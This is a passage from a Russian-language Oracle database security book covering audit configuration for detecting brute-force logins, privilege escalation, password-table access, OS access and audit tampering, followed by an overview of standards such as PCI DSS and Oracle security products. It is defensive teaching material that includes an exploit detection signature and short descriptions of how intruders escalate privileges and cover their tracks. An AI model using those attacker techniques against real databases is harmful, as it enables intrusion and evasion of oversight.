В случае проведения атаки на подбор имен пользователей в таблице будут записаны примерно следующие строки:

```
USERID   ACTION#     RETURNCODE          TIMESTAMP#
-------- ---------- ------------------- -------------------
TEST1    100        1017                2008-08-22 14:15:22
TEST2    100        1017                2008-08-22 14:15:22
TEST3    100        1017                2008-08-22 14:15:23
TEST4    100        1017                2008-08-22 14:15:23
TEST5    100        1017                2008-08-22 14:15:23
```

Как мы видим, было совершено множество попыток подключения с разными именами пользователей, ни одна из которых не увенчалась успехом. Из этого следует, что, скорее всего, проводилась атака на подбор имен пользователей.

Для того чтобы автоматизировать данные действия, можно написать триггер, срабатывающий при определенном количестве неудачных попыток подключения к СУБД с разными именами пользователей за единицу времени, тем самым получать своевременно оповещения о возможной атаке. В случае получения оповещения можно обратиться к логам Листенера и посмотреть, с какого IP-адреса и кем инициировались попытки атаки.

Обнаружение попыток подбора паролей

В случае если злоумышленник уже знает существующее имя пользователя, тогда он может сразу же начать подбор паролей к нему. При попытках подбора паролей мы получим ряд сообщений в логе Листенера, аналогичных тем, что и при подборе имени пользователя. Для того чтобы отличить эти две атаки, нам также понадобится доступ к базе аудита. В случае попытки подключения к Листенеру с неверным паролем, в лог записывается сообщение вида:

```
ERROR:
TNS-01017: invalid username/password; logon denied
```

Для того чтобы обнаружить попытки подбора паролей, можно воспользоваться следующим запросом:

```
select count(*),username,terminal,to_char(timestamp,'DD-MON-YYYY')
from dba_audit_session
where returncode<>0
group by username,terminal,to_char(timestamp,'DD-MON-YYYY');
```

В результате выполнения данного запроса мы можем получить следующие данные:

```
COUNT(*) USERNAME    TERMIN       TO_CHAR(timestamp,'DD-MON-YYYY')
-------- ----------- ------------ --------------------------------
3        SH2KERR     pts/1        23-AUG-2008
113      SCOTT       pts/2        24-AUG-2008
```

Как видно из результата запроса, пользователь SCOTT пытался подключиться к СУБД 113 раз, и все попытки были неудачны. Это с высокой вероятностью говорит о том, что была попытка подбора паролей к учетной записи SCOTT. Для того чтобы вовремя отслеживать такие действия, можно написать триггер, срабатывающий при определенном количестве неудачных попыток входа и сообщающий об этом, к примеру, на почту администратору.

12.2.3. Отслеживание попыток повышения привилегий

После того как подключения к СУБД взяты под контроль, необходимо настроить аудит событий, связанных с возможным повышением привилегий. Может возникнуть резонный вопрос – зачем. Ведь аудит первых трех пунктов возможных действий злоумышленника (атака на службу Листенера, получение или подбор SID, подбор имен пользователей и паролей) уже выполняется, и мы в любом случае заметим аномальную активность.

Однако предположим такой вариант, что злоумышленник узнал SID через сторонее приложение, а аутентификационные данные обнаружил на стороннем сервере или, например, подключился под учетной записью со стандартным паролем. В таком случае он незаметно совершил первые три этапа, и его действия со стороны журналов аудита выглядят как легальные. Значит, для выявления нарушителя необходимо проверять и дальнейшие действия.

Итак, дальнейший путь злоумышленника – повышение привилегий. Как было выявлено в главе 6, основные пути повышения привилегий реализуются путем эксплуатации процедур, уязвимых к PL/SQL-инъекции или переполнению буфера. Основной сигнатурой практически всех эксплоитов, повышающих привилегии, является строка «GRANT DBA TO ...». Следовательно, универсальным способом отслеживания повышения привилегий будет команда, включающая аудит назначения системных привилегий:

```
AUDIT SYSTEM GRANT;
```

В результате чего, используя следующий запрос, мы сможем отслеживать все повышения привилегий:

```
SELECT username, sys_privilege, grantee, DECODE(returncode, '0', 'Granted'
,returncode ) code,TO_CHAR(timestamp, 'mm/dd/yy hh24:mi') time   FROM
dba_audit_statement;
```

Этот способ имеет ряд недостатков. Во-первых, в случае повышения привилегий мы не сможем понять, произошло ли это в результате инъекции или легальным образом. Во-вторых, существуют другие способы повышения привилегий, к примеру модификация системных таблиц напрямую или получением доступа к ОС, минуя повышение привилегий.

Тем самым именно обращение к уязвимой процедуре может свидетельствовать о возможной атаке. Следовательно, один из способов обнаружения возможных атак повышения привилегий – это аудит доступа к уязвимым процедурам. Множество уязвимых процедур можно обнаружить в Интернете. Каждый квар-

тал в рамках критических обновлений Oracle опубликовывается список процедур, в которых исправлены уязвимости. Этот список неполный, но его уже достаточно для обнаружения большинства атак.

Для того чтобы получить полный список процедур, в которых обнаружены уязвимости, можно совершить следующие действия: сначала подсчитать контрольную сумму всех процедур в СУБД при помощи скрипта, доступного на сайте http://www.oracleforensics.com/dbstatechecker.sql, после чего установить критические обновления и запустить подсчет контрольных сумм заново, в результате чего мы получим список процедур, у которых изменилась контрольная сумма. Эти процедуры будут как раз теми, в которых, вероятнее всего, обнаружены уязвимости. Получив список таких процедур, можно включить аудит доступа к ним; таким образом, мы будем видеть вероятные попытки повышения привилегий.

Для того чтобы уменьшить количество ложных срабатываний, можно выбрать только те уязвимые процедуры, которые редко используются в реальной жизни. К примеру, возьмем пакет обновлений от апреля 2008 года, в нем была закрыта уязвимость, обнаруженная в процедуре MDSYS.SDO_IDX.tts_index_initialize. Если попытаться узнать информацию о данной процедуре в поисковых системах, то окажется, что информация отсутствует (рис. 12.2.3-1).




Рис. 12.2.3-1. Поиск информации об уязвимости в поисковике

Чем меньше информации о данной процедуре в сети, тем менее вероятно, что она используется в реальной жизни. В итоге, составив список уязвимых процедур, мы можем задействовать аудит доступа к ним следующей командой:

```
AUDIT EXECUTE ON MDSYS.SDO_IDX WHENEVER SUCCESSFUL
```

После выполнения такой команды любая попытка выполнения процедур из пакета MDSYS.SDO_IDX будет записана в лог, тем самым мы сможем отслеживать попытки повышения привилегий. Аналогичным образом можно выставить аудит на выполнение любых других уязвимых процедур.

К сожалению, данный способ имеет один важный недостаток. С помощью него невозможно обнаружить 0-day атаки, информация о которых не появилась в открытых источниках. Поэтому рекомендуется использовать одновременно два способа, приведенных в этом разделе (аудит назначения системных привилегий и аудит доступа к процедурам), для большей вероятности обнаружения возможной атаки.

12.2.4. Отслеживание доступа к таблицам с паролями

Одним из способов повышения привилегий может быть попытка получения доступа к таблице с хэшами паролей и их дальнейшая расшифровка. Для обнаружения таких попыток необходимо для начала установить аудит на доступ к представлению DBA_USERS. Для этого будет использоваться аудит доступа к объектам (object-level audit).

Аудит доступа к объектам может осуществляться двумя разными способами. Первый – одна запись для каждой сессии, в этом случае сколько бы ни было попыток доступа к объекту в течение одной сессии, информация о факте доступа будет записана единожды. Второй – одна запись для каждого обращения, в этом случае при каждом обращении к объекту будет создаваться отдельная запись в таблице аудита. Второй способ может грозить атакой отказа в обслуживании путем многократных попыток обращения к объектам, подвергающимся аудиту. Поэтому с точки зрения безопасности предпочтительнее вести аудит доступа к объектам единожды за сессию. Ниже приведены команды для включения аудита доступа к таблицам с хэшами паролей:

```
AUDIT SELECT ON DBA_USERS BY SESSION;
AUDIT UPDATE ON DBA_USERS BY SESSION;
AUDIT INSERT ON DBA_USERS BY SESSION;
AUDIT DELETE ON DBA_USERS BY SESSION;
```

Кроме того, пароли и хэши паролей могут храниться и в других таблицах, на доступ к которым необходимо установить аудит, вот основные из них:

- audit select on sys.link$;
- audit select on sys.user_db_links;
- audit select on sys.user_history$.

Аналогичным способом необходимо обеспечить аудит доступа к другим важным таблицам в СУБД. Например, к номерам кредитных карт, финансовым отчетностям, данным по транзакциям и прочим данным, доступ и модификация которых критична исходя из бизнес-логики системы. Для поиска таких таблиц можно воспользоваться подобным запросом:

```
select owner, table_name from dba_tab_cols where column_name = 'PASSWORD';
```

Этот запрос выдаст нам все таблицы, в которых, возможно, хранятся пароли, и на доступ к ним следует установить аудит.

К сожалению, установить аудит на доступ к таблице SYS.USER$ невозможно стандартными средствами аудита. При попытке выполнения команды AUDIT SELECT ON SYS.USER$ выводится ошибка (рис. 12.2.4-1).




Рис. 12.2.4-1. Ошибка при установке аудита на таблицу SYS.USER$

Для того чтобы настроить аудит на эту таблицу, придется написать собственный триггер.

Теперь, даже если злоумышленник имеет привилегии SELECT ANY DICTIONARY или SELECT ANY TABLE, а следовательно, доступ ко всем таблицам, и пытается получить доступ к таблицам с паролями или с другими конфиденциальными данными, то это событие также будет отмечено в журнале аудита.

12.2.5. Отслеживание доступа к ОС

Следующим шагом злоумышленника после повышения привилегий в СУБД обычно являются попытки получения доступа к операционной системе. Чтобы отмечать такие события в журнале аудита, необходимо позаботиться обо всех возможных типах доступа к ОС, которых не так уж и мало (см. главу 8).

Отслеживание попыток доступа к командной строке сервера

В первую очередь будем анализировать доступ к командной строке сервера. Возвращаясь к главе 8, вспомним, что есть следующие способы выполнения команд ОС через СУБД:

- Используя внешние библиотеки. В этом случае самым оптимальным будет аудит создания внешней библиотеки.
- Используя JAVA-процедуры. Чтобы проследить доступ к ОС путем создания JAVA-процедур, следует установить аудит на такие действия, как создание JAVA-классов, а также на выполнение процедур dbms_java.grant_permission. Что касается аудита создания и выполнения JAVA-классов, то эта опция возможна только в СУБД Oracle 10g R2.
- Используя пакет DBMS_SCHEDULER. В этом случае следует установить аудит на такие действия, как CREATE JOB.
- Путем модификации системных переменных Oracle. В этом случае следует установить аудит на такие действия, как ALTER SYSTEM.

В итоге, выполнив приведенные ниже команды, мы сможем обеспечить аудит большинства из возможных попыток доступа к командной строке сервера.

```
AUDIT CREATE LIBRARY
AUDIT CREATE JAVA SOURCE   (только в 10gR2)
AUDIT ALTER JAVA SOURCE    (только в 10gR2)
AUDIT CREATE JAVA CLASS    (только в 10gR2)
AUDIT ALTER JAVA CLASS     (только в 10gR2)
AUDIT EXECUTE ON dbms_java
AUDIT CREATE JOB
AUDIT EXECUTE ON DBMS_JOB
AUDIT ALTER SYSTEM
```

Отслеживание попыток доступа к файловой системе сервера

Злоумышленник также может попытаться получить доступ к файловой системе сервера. Возвращаясь к главе 8, вспоминаем, что есть несколько способов это реализовать:

- используя Java-процедуры;
- используя UTL_FILE-процедуры;
- используя DBMS_LOB-процедуры;
- используя DBMS_ADVISOR-процедуры.

Как установить аудит выполнения JAVA-процедур, мы рассмотрели выше, что касается доступа к файловой системе через UTL_FILE, DBMS_LOB, DBMS_ADVISOR-процедуры, то все эти способы объединяет одна особенность. Для доступа к файловой системе первоначально создается объект-директория, следовательно, логично отслеживать выполнение команды CREATE DIRECTORY, что будет универсальным как для перечисленных методов, так и для других, использующих для доступа к ОС объект-директорию.

В итоге, выполнив приведенные ниже команды, мы сможем обеспечить аудит событий, связанных с доступом к операционной системе через команды СУБД:

```
AUDIT CREATE ANY DIRECTORY
```

Дополнительно можно задействовать следующие команды:

```
AUDIT EXECUTE ON UTL_FILE
AUDIT EXECUTE ON DBMS_LOB
AUDIT EXECUTE ON DBMS_ADVISOR
```

12.2.6. Отслеживание попыток скрытия следов пребывания

После того как злоумышленник выполнит свои действия по проникновению в СУБД, он попытается «замести» следы своего пребывания. В большинстве случаев это будет реализовываться путем модификации данных журналов аудита. Следовательно, необходимо вести контроль доступа к основной таблице, в которой, собственно, хранятся данные обо всех событиях, это таблица sys.aud$. Стандартными средствами аудита это делается следующим образом:

```
AUDIT ALL ON sys.aud$ BY ACCESS;
```

У этого способа есть один недостаток. В случае если злоумышленник удалит из таблицы аудита записи, которые могут выдать его действия, то в таблице аудита все равно останутся данные о его последнем шаге – доступе к таблице sys.aud$. Таким образом, если злоумышленник это заметит, то он будет искать пути, каким образом этого избежать и остаться незамеченным. К примеру, он может подключиться пользователем SYS с привилегией AS SYSDBA, в этом случае запись о модификации таблицы sys.aud$ сохранится в системном журнале событий (Event log), или остановить временно аудит, очистить таблицу и включить аудит обратно.

Для того чтобы этого не произошло, рекомендуется вести аудит доступа к таблице sys.aud$ альтернативными средствами, к примеру с помощью триггеров, в этом случае у нас больше шансов, что злоумышленник не заметит, что его действия отслеживаются.

12.3. Заключение

Выше были приведены основные рекомендации по настройке аудита для обнаружения возможных действий злоумышленника и расследованию инцидентов в процессе атаки на СУБД. Выполнение этих рекомендаций поможет обнаружить большинство атак на СУБД Oracle, а также попытки удаления следов пребывания злоумышленника путем модификации таблицы sys.aud$. В то же время количество событий, генерируемых в результате такой настройки, будет оптимальным для дальнейшего анализа, и таблица аудита не будет перегружена бесполезными данными.

12.4. Полезные ссылки

1. Lewis R Cunningham. «Oracle 10g Security and Audit. AWhitePaper». http://hosteddocs.ittoolbox.com/LC100705.pdf
2. Michael C. Capell Auditing the Oracle Database (How to find a needle in a haystack). http://www.pyxisengineering.com/pyxis1/pdf/AuditingOracleDatabases.pdf
3. Pete Finnigan. Introduction to Simple Oracle Auditing. http://www.securityfocus.com/infocus/1689
4. Paul M. Wright. «Oracle Forensics:Oracle Security Best Practices». http://www.rampant-books.com/book_2007_1_oracle_forensics.htm
5. David Litchfield. Цикл статей «Oracle Forensics». http://milw0rm.com/papers/155 http://milw0rm.com/papers/156 http://milw0rm.com/papers/157 http://milw0rm.com/papers/158 http://milw0rm.com/papers/171

Глава 13. Соответствие стандартам безопасности

После прочтения предыдущих глав у вас уже сложилось достаточное представление о способах защиты СУБД, но все же без этой главы оно бы было неполным. Не секрет, что СУБД играют крайне важную роль в ИС крупной компании, так как в них хранятся важные данные. Кроме того, через них можно получить удаленный административный доступ к ОС, на которой функционирует СУБД, а также и к другим серверам сети. Неудивительно, что в последнее время повысилось внимание производителей стандартов к СУБД так же, как и попытки вендоров формализовать защиту СУБД путем выпуска чеклистов. На это повлияло несколько причин:

- ряд крупных инцидентов компрометации данных в СУБД;
- существование огромного количества проблем в безопасности СУБД Oracle, которые были затронуты в этой книге;
- низкая квалификация администраторов в области ИБ, отсутствие квалифицированных специалистов в области безопасности СУБД;
- сложность темы из-за огромного количества информации и различных нюансов.

13.1. Законы и стандарты в сфере ИБ

На данный момент существует ряд стандартов и регулирующих актов, которым должны соответствовать информационные системы и, в частности, базы данных в тех или иных случаях, и количество этих стандартов год от года растет. К таким мировым стандартам относятся, например: ISO 27002, федеральный закон Sarbanes Oxley, Акт о передаче и защите данных учреждений здравоохранения HIPAA и стандарт PCI DSS, предназначенный для обеспечения безопасности обработки, хранения и передачи данных о держателях платежных карт. А также ряд российских стандартов, таких как закон о персональных данных и стандарт банков России СТО БР ИББС-1.0-2006.

Основные законы и стандарты в области ИБ

ISO. ISO/IEC 27001 был опубликован Международной Организацией по стандартизации в 2005 году. Этим стандартом была открыта серия стандартов ISO/IEC 2700x, регламентирующих различные аспекты управления информационной безопасностью. ISO/IEC 27001:2005 описывает требования к системе управления информационной безопасностью компаний любой сферы деятельности. Согласно данному стандарту система управления информационной безопасностью должна базироваться на результатах анализа ин-

формационных рисков, а также обязательно использовать процессный подход для всех процедур. Стандарт не является обязательным. Сертификация по ISO/IEC 27001:2005, как правило, используется в качестве конкурентного преимущества с целью создания благоприятного отношения к компании со стороны клиентов и партнеров.

Рекомендации к выполнению требований ISO/IEC 27001:2005 представлены в стандарте ISO/IEC 27002:2005 (Практические правила управления информационной безопасностью). В стандарте перечислены все необходимые процедуры системы управления информационной безопасностью и правила их реализации на практике.

SOX – закон Sarbanes-Oxley – был принят в США в 2002 году в связи с крупными корпоративными скандалами таких компаний, как Enron и WorldCom, и стал наиболее широким по своему охвату законодательным актом о ценных бумагах. Согласно этому закону все предприятия, которые либо представлены на фондовом рынке США, либо планируют выйти на эти рынки, должны в обязательном порядке соответствовать требованиям SOX в сфере создания эффективной системы внутреннего контроля при составлении финансовой отчетности, а также отчитываться в надежности и достоверности данной финансовой отчетности.

GLBA – Gramm-Leach-Bliley Financial Services Modernization Act – акт, требующий защиту персональной идентификационной информации, принят в 1999 году. Положения закона, касающиеся безопасности (GLBA Safeguard Rule), требуют от всех финансовых компаний «разработать, внедрить и применять всестороннюю письменную политику ИТ безопасности, которая подразумевает использование административных, технических и физических мер защиты непубличной информации». Другими словами, сюда попадают номера счетов и детали финансовых операций, номера социального страхования, номера кредитных карт и т.д. Несоответствие с GLBA Safeguard Rule чревата штрафами и лишением свободы на срок до 5 лет.

HIPAA – Health Insuranse Portability and Accountability Act (Public Law 104-191) – закон, принятый в 1996 году. В соответствии с этим законом все американские организации, использующие в своей работе медицинские сведения граждан, обязаны гарантировать конфиденциальность этой информации. Требования HIPAA обязательны для исполнения медицинскими учреждениями, фирмами, занимающимися страхованием в области здравоохранения, правительственными агентствами и другими организациями, у которых есть доступ к медицинским записям граждан.

Раздел данного закона, относящийся к приватности (HIPAA Privacy Rule), определяет административные, физические и технические меры, которые включают стандарты для сохранения приватности Защищенной Электронной Медицинской Информации (Electronic Protected Health Information – EPHI). Эти стандарты выдвигают определенные требования, которые имеют прямое отношение к продуктам и технологиям в сфере предотвращения утечек.

Положения HIPAA, касающиеся приватности, вступили в силу в апреле 2003 года. Несоответствие этому разделу HIPAA может привести к наступлению уголовной ответственности с лишением свободы на срок до 10 лет и штрафам до 250 тыс. долларов.

FISMA – Federal Information Security Management Act – федеральный закон управления информационной безопасностью от 2002 г. Закон предусматривает, что все федеральные ведомства должны обеспечивать защиту своих информационных систем в соответствии с руководящими принципами, разработанными Национальным институтом стандартов и технологий (National Institute of Standards and Technology), и сдавать годовые отчеты об их соблюдении.

PCI DSS – Payment Card Industry Data Security Standart – стандарт, предназначенный для обеспечения безопасности обработки, хранения и передачи данных о держателях платежных карт в информационных системах компаний, работающих с международными платежными системами Visa, MasterCard и другими. Стандарт разработан сообществом PCI Security Standards Council, в которое входят мировые лидеры на рынке платежных карт, такие как American Express, Discover Financial Services, JCB, MasterCard Worldwide и Visa International. На данный момент очень актуален в России и скоро должен быть официально принят.

СТО БР ИББС-1.0 – стандарт информационной безопасности Банка России. Стандарт был разработан с целью повышения уровня информационной безопасности как самого Банка России, так и организаций банковской системы Российской Федерации (коммерческих банков), и введен в действие 18 ноября 2004 года. 1 мая 2006 года введена в действие его обновленная версия СТО БР ИББС-1.0–2009. В настоящее время стандарт имеет статус рекомендательного, точные сроки придания ему статуса обязательного для организаций банковской системы Российской Федерации не определены.

13.2. Стандарт PCI DSS

С момента появления данных законов ситуация с защитой СУБД значительно изменилась. Если раньше проблемы безопасности СУБД в большинстве случаев игнорировались или ограничивались установкой межсетевых экранов, то на данный момент этот вариант уже не сработает. С появлением законов и стандартов, требующих безопасные настройки СУБД, появилось множество сторонних организаций, предоставляющих услуги по анализу информационных систем в целом, и СУБД в частности, на соответствие приведенным выше стандартам.

Что касается большинства существующих стандартов, то на данный момент не существует окончательно утвержденных технических требований, руководств и чеклистов, относящихся конкретно к СУБД и, в частности, Oracle. Это логично, так как стандарты, разработанные с прицелом на крупные ИС, такие как, к примеру, ISO:27001, SOX, GLBA, закон о персональных данных, по сути своей не могут учесть всех тонких нюансов конкретной системы и описывают в большинстве своем общие требования и рекомендации. Тем не менее, есть ряд стандартов, направленных на более конкретную область, являясь более техническими, это, к примеру, такие стандарты, как PCI DSS и СТО БР ИББС.

На мой взгляд, стандарт PCI DSS выдвигает более конкретные требования, и практика его внедрения на данный момент больше, чем банковского стандарта, так что рассмотрим его более подробно применительно к СУБД Oracle. Даже если вам не предстоит настраивать свою систему на соответствие стандарту PCI DSS, то я все равно порекомендовал бы ознакомиться с его требованиями, так как они достаточно грамотные и могут помочь в случае необходимости соответствия требованиям других стандартов, а также просто для повышения безопасности своей системы.

PCI DSS в России и странах СНГ

На данный период времени (конец 2008 года) к организациям, обрабатывающим, хранящим или передающим данные о держателях платежных карт, нарушающим требования стандарта, штрафные санкции еще не применяются. Тем не менее в ближайшее время к компаниям, выполняющим большое количество транзакций, но не прошедшим процедуру сертификации, планируют применять штрафные санкции.

13.2.1. Начальные сведения о PCI DSS

Начнем рассмотрение с того, что из себя представляет данный стандарт в целом, не углубляясь пока в вопросы его применимости к СУБД. Стандарт PCI DSS предусматривает комплексный подход к обеспечению информационной безопасности и объединяет программы платежных систем VISA Account Information Security (AIS), Visa Cardholder Information Security Program (CISP) и программу MasterCard Site Data Protection (SDP). Решение о создании стандарта было вызвано резким увеличением числа инцидентов, связанных с утечкой данных о держателях платежных карт.

Требования стандарта PCI DSS распространяются на все компании, которые обрабатывают, хранят или передают данные о держателях платежных карт (банки, процессинговые центры, сервис-провайдеры, e-commerce и т.п.). Причем требования относятся только к тем информационным системам компании, в которых обрабатывается или хранится информация о платежных картах, а также к системам, которые с ними взаимосвязаны.

Положения стандарта разделены на шесть разделов, в которых сгруппированы 12 требований (более подробно все требования стандарта приведены в приложении А) соответствия стандарту. Ниже представлены шесть разделов:

- Разработка и совершенствование безопасной сетевой инфраструктуры.
- Защита данных о держателях платежных карт.
- Контроль процесса обновления системных компонентов и антивирусного ПО на серверах и рабочих станциях.
- Контроль и разграничение доступа к информационным ресурсам.
- Мониторинг событий.
- Политика информационной безопасности.

Большую часть из этих разделов можно напрямую отнести к СУБД. Это такие требования, как защита данных о держателях платежных карт, контроль и разграничение доступа к информационным ресурсам, мониторинг. Кроме того, настройка безопасной сетевой инфраструктуры и обновление также касаются СУБД.

13.2.2. СУБД Oracle и PCI DSS

Стандарт описывает только требования, но что касается конкретных действий по соответствию данным требованиям, то тут информации из стандарта будет недостаточно, и необходимо искать дополнительную литературу. К счастью, не все так плохо, есть ряд документов, в том числе и от компании Oracle, в которых описано, какие инструментальные и программные средства базы данных, а также какие дополнительные продукты необходимо использовать для настройки СУБД Oracle на соответствие каждому пункту стандарта. Основной документ представлен на сайте компании Oracle и он называется «Oracle Database Security and the Payment Card Industry Data Security Standard». Кроме того, существует ряд дополнительных документов от сторонних компаний, авторитетных в области безо-

пасности СУБД, таких как SENTRIGO (документ под названием «Practical Guide to Database Security and Compliance») и INTEGRIGY (документ под названием «Oracle Applications and Credit Cards: Security and PCI Compliance Issues»), которые описывают различные тонкости данного вопроса.

Кроме описания настройки опций СУБД для соответствия стандартам, эти документы также описывают применение различных дополнительных продуктов Oracle для настройки информационной системы на соответствие стандарту PCI DSS, о которых как раз и будет кратко рассказано в следующем разделе.

13.3. Решения Oracle для соответствия СУБД требованиям безопасности

СУБД Oracle предлагает ряд дополнительных решений для защиты данных и контроля доступа как для повышения общей защищенности, так и для соответствия требованиям различных стандартов. В этом разделе мы рассмотрим основные компоненты, которые помогут для настройки СУБД в соответствии со стандартом PCI DSS. Информация об этих компонентах поможет в дальнейшем при настройке ИС в соответствии со стандартом, руководствуясь приложениями, приведенными в конце книги.

13.3.1. Oracle Advanced Security

Одним из первых и основных компонентов, предназначенных для повышения уровня защищенности СУБД Oracle, является так называемый компонент *Oracle Advanced Security*. На самом деле, это не столько компонент, сколько набор дополнительных технологий по повышению безопасности. К таким технологиям относятся:

- *Network encryption*, позволяющая шифровать весь поток данных, проходящий между СУБД и клиентами;
- *Transparent Data Encryption* – позволяет выборочно шифровать колонки таблиц с применением алгоритмов Triple DES (с длиной ключа 168 бит), AES (с длиной ключа 128, 192 или 256 бит). Появилась в версии СУБД Oracle 10g Release.
- *Oracle Label Security* – предназначен для определения круга пользователей, которые могут иметь доступ к определенным полям таблицы.
- *Virtual Private Database (VPD)* – обеспечивает управление доступом пользователей на уровне строк данных.

Данные компоненты рекомендуется использовать для соответствия требованию 2 и 3 стандарта PCI DSS.

13.3.2. Oracle Secure Backup

Компонент *Oracle Secure Backup* предоставляет централизованное решение для сохранения шифрованных резервных копий данных на ленточных накопителях.

Данный компонент рекомендуется использовать для соответствия требованиям 3.4 стандарта PCI DSS.

13.3.3. Oracle Enterprise Manager Configuration

Пакет приложений *Oracle Enterprise Manager Configuration* позволяет администраторам контролировать процесс установки обновлений безопасности и проверять всевозможные изменения в системе.

Данный компонент рекомендуется использовать для соответствия требованиям 6 и 11 стандарта PCI DSS.

13.3.4. Oracle Database Vault

Database Vault – компонент, обеспечивающий возможность ограничивать или полностью исключать доступ к данным приложений со стороны администратора базы данных (DBA), что может противодействовать инсайдерским угрозам. Возникшая необходимость аудита деятельности и защиты данных аудита от привилегированных пользователей, включая администраторов БД, побудило Oracle разработать новую концепцию аудита Database Vault, в котором администратор БД изолирован от управления аудитом, вследствие этого обеспечивается более высокий уровень безопасности БД.

Данный компонент рекомендуется использовать для соответствия требованиям из раздела 7 стандарта PCI DSS.

К слову сказать, в этом компоненте еще год назад было обнаружено несколько фундаментальных уязвимостей позволяющих преодолеть защиту, и буквально недавно появились примеры реализации атак на данную систему. Подробная информация об этом, к сожалению, не успела войти в книгу, но автор планирует опубликовать в том или ином виде исследование на данную тему на сайте исследовательской лаборатории компании Digital Security (http://dsecrg.ru)

13.3.5. Oracle Identity Management

Пакет утилит *Oracle Identity Management* предоставляет системным администраторам единую консоль для всей среды управления идентификационными данными и системами на базе технологий Oracle и других поставщиков.

Данный компонент рекомендуется использовать для соответствия требованиям из раздела 8 стандарта PCI DSS.

13.3.6. Oracle Audit Vault

Компонент *Oracle Audit Vault* автоматизирует процесс сбора и анализа информации, предназначенной для аудита, превращая данные аудита в основной ресурс безопасности, что помогает отвечать современным задачам по обеспечению безопасности и соблюдению законодательных норм. При помощи Oracle Audit Vault рассредоточенные данные аудита, предоставленные компонентами Oracle Database Auditing, Oracle Database Fine Grained Auditing, могут быть объединены в едином месте, где информация будет защищена, подвергнута анализу и отчетности с использованием заранее заданных или созданных по заказу пользователя отчетов.

Данный компонент рекомендуется использовать для соответствия требованиям из раздела 10 стандарта PCI DSS.

13.4. Заключение

В этой главе были кратко озвучены основные стандарты в области ИБ и был рассмотрен стандарт PCI DSS, который достаточно полно описывает технические требования к ИС. Многие из этих требований напрямую относятся к защите СУБД. Принимая во внимание важную роль, которую СУБД может играть в целевых системах, появились документы от компании Oracle и авторитетных компаний в области безопасности СУБД, которые описывают набор инструментов и опций, необходимых для соответствия требованиям, выдвигаемым в стандарте PCI DSS. Основные инструменты также были описаны в этой главе. Ознакомившись с этими данными, читатель может обратиться к приложению А данной книги, являющемуся переводом документа компании Oracle – «Oracle Database Security and the Payment Card Industry Data Security Standard», в котором пункто расписаны рекомендации по настройки ИС в соответствии со стандартом PCI DSS, используя доступные опции безопасности и дополнительные решения компании Oracle.

13.5. Полезные ссылки

1. Oracle
   Oracle Database Security and the Payment Card Industry Data Security Standard.
   http://www.oracle.com/technology/deploy/security/database-security/oracle-pci.html
2. INTEGRIGY
   Oracle Applications 11i: Credit Cards and PCI Compliance Issues.
   http://www.integrigy.com/security-resources/whitepapers/Integrigy_Oracle_11i_Credit_Cards_PCI.pdf
3. Sentrigo
   Practical Guide to Database Security & Compliance
   http://www.sentrigo.com/practical_guide_to_database_security_and_compliance.htm
4. INTEGRIGY
   DBA Guide to Understanding SarbanesOxley
   http://www.integrigy.com/security-resources/whitepapers/DBA-Guide-to-Understanding-Sarbanes-Oxley.pdf

Заключение

СУБД – один из наиболее важных компонентов инфраструктуры, присутствующий в каждой крупной компании. Как вы, надеюсь, поняли из данной книги, пренебрежение защитой СУБД может привести не только к получению данных, хранящихся в базе, но и к получению административного доступа к *серверу*, а учитывая сильную связанность систем внутри ИС, это может привести и к получению административного контроля над всей информационной инфраструктурой компании, например, получив доступ к контроллеру домена (практика последних аудитов показывает, что именно базы данных являлись слабым звеном в защите компании). Таким образом, можно без преувеличений сказать, что безопасность СУБД на данный момент является одним из приоритетным направлений в комплексном обеспечении защищенности информационной системы.

Надеюсь, эта книга поможет осознать глубину данной проблемы и станет помощником в построении адекватной защиты.

Соответствие СУБД Oracle требованиям PCI DSS

Глава	Требование PCI 1.1	Соответствие Oracle
	Создание и поддержка безопасной сетевой инфраструктуры	
1.	***Разработать и обеспечить поддержку конфигураций межсетевых экранов для защиты данных о держателях карт***	
2.	***Не использовать установленные производителем системные пароли и иные параметры безопасности***	
	Злоумышленники (внешние и внутренние) при атаке на систему часто пытаются использовать установленные производителем пароли и иные параметры по умолчанию. Эти пароли хорошо известны в определенных сообществах, и их легко получить из открытых источников информации	
	2.1: Всегда следует менять установленные производителем настройки по умолчанию перед установкой системы в сетевую инфраструктуру (например, сменить установленные по умолчанию пароли, строки доступа SNMP, удалить ненужные для работы учетные записи)	Oracle блокирует устанавливаемые по умолчанию учетные записи и завершает срок действия их пароля. Пароли для административных учетных записей запрашиваются в процессе инсталляции
